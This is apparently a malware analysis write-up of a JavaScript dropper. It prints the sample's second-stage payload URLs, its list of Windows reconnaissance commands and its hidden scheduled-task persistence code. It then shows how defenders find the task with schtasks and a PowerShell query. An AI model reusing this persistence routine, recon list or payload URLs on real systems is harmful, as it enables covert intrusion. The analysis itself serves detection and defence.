
In the 'clean' code it is possible to see the URL for the second stage payload, which at the time of this analysis did not work anymore

"http://www.saipadiesel124.com/wp-content/plugins/imsanity/tmp.php",
"http://www.folk-cantabria.com/wp-content/plugins/wp-statistics/includes/classes/gallery_create_page_field.php

Additionally, the list of commands to map the system are in the code:

```
systeminfo > ","net view >> ","net view /domain >> ","tasklist /v >> ","gpresult /z >> ","netstat
-nao >> ","ipconfig /all >> ","arp -a >> ","net share >> ","net use >> ","net user >> ","net user
administrator >> ","net user /domain >> ","net user administrator /domain >> ","set  >> ","dir
%systemdrive%\x5cUsers\x5c*.* >> ","dir
%userprofile%\x5cAppData\x5cRoaming\x5cMicrosoft\x5cWindows\x5cRecent\x5c*.* >>
","dir %userprofile%\x5cDesktop\x5c*.* >> ","tasklist /fi \x22modules eq wow64.dll\x22  >>
","tasklist /fi \x22modules ne wow64.dll\x22 >> ","dir \x22%programfiles(x86)%\x22 >> ","dir
\x22%programfiles%\x22 >> ","dir %appdata% >>");
```


But the most interesting part is how the persistence is done, via a schedule Service (schedule task).



```
{var BGfI = WScript.CreateObject("Schedule.Service");
BGfI.Connect();
var w2cQ = BGfI.GetFolder("WPD");
var xSm3 = BGfI.NewTask(0);
xSm3.Principal.UserId = O7Ec;
xSm3.Principal.LogonType = 6;
var wK2F = xSm3.RegistrationInfo;
wK2F.Description = RT6x;
wK2F.Author = O7Ec;
var aYbx = xSm3.Settings;
aYbx.Enabled = true;
aYbx.StartWhenAvailable = true;
aYbx.Hidden = rmGH;
var oSP7 = "2015-07-12T11:47:24";
var svaG = "2020-03-21T08:00:00";
var LDoN = xSm3.Triggers;
var r9EC = LDoN.Create(9);
r9EC.StartBoundary = oSP7;
r9EC.EndBoundary = svaG;
r9EC.Id = "LogonTriggerId";
r9EC.UserId = O7Ec;
r9EC.Enabled = true;
var gQu9 = xSm3.Actions.Create(0);
gQu9.Path = YBwP;
gQu9.Arguments = T9Px;
gQu9.WorkingDirectory = egNr;
w2cQ.RegisterTaskDefinition(Bjmr,xSm3,6,"","",3);
return true;
```

A schedule task with name "TaskManager" under a folder WPD is created.
This task executes when the user logs in and calls the JS code
c:\Users\user1\AppData\Local\Microsoft\Windows\maintools.js EzZETcSXyKAdF_e5I2i1.

With the Schedule Task tool from Windows, it is possible to spot it



Name	Status	Triggers	Next ...	Last Run Tin
TaskManager	Ready	At log on of user1 - Trigger expires at 21.03.2020 08:00:00.		Never

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the tas

Action	Details
Start a prog...	c:\Users\user1\AppData\Local\Microsoft\Windows\maintools.js EzZETcSXyKAdF_e5I2i1

A way to check it via the CMD line is dumping all the schedule tasks and exporting to a file. For example, with a command like this:


```
schtasks /query /fo csv /v  > output.csv
```

Which permits to see the full schedule task:

```
"PC-DEV","\WPD\TaskManager","N/A","Ready","Interactive
only","N/A","1","user1","c:\Users\user1\AppData\Local\Microsoft\Windows\maintools.js
EzZETcSXyKAdF_e5I2i1","c:\Users\user1\AppData\Local\Microsoft\Windows\","Windows
Task Manager","Enabled","Disabled","Stop On Battery Mode, No Start On
Batteries","user1","Enabled","72:00:00","Scheduling data is not available in this format.","At
logon time","N/A","N/A","N/A","N/A","N/A","N/A","N/A","N/A","N/A"
```

In a corporate environment, it is possible to search for that artifact via a query with PowerShell. For example, something like this would make the work:

```
 Invoke-Command -ComputerName COMPUTERNAME -ScriptBlock {schtasks /query /fo csv
/v | findstr /i maintools}  -credential  USER
```



```
PS C:\Windows\system32> Invoke-Command -ComputerName pc-dev -ScriptBlock {schtasks /query /fo csv /v | findstr /i mainto
ols}  -credential  user1
"PC-DEV","\WPD\TaskManager","N/A","Ready","Interactive only","N/A","1","user1","c:\Users\user1\AppData\Local\Microsoft\
Windows\maintools.js EzZETcSXyKAdF_e5I2i1","c:\Users\user1\AppData\Local\Microsoft\Windows\","Windows Task Manager","En
abled","Disabled","Stop On Battery Mode, No Start On Batteries","user1","Enabled","72:00:00","Scheduling data is not av
ailable in this format.","At logon time","N/A","N/A","N/A","N/A","N/A","N/A","N/A","N/A","N/A"
PS C:\Windows\system32>
```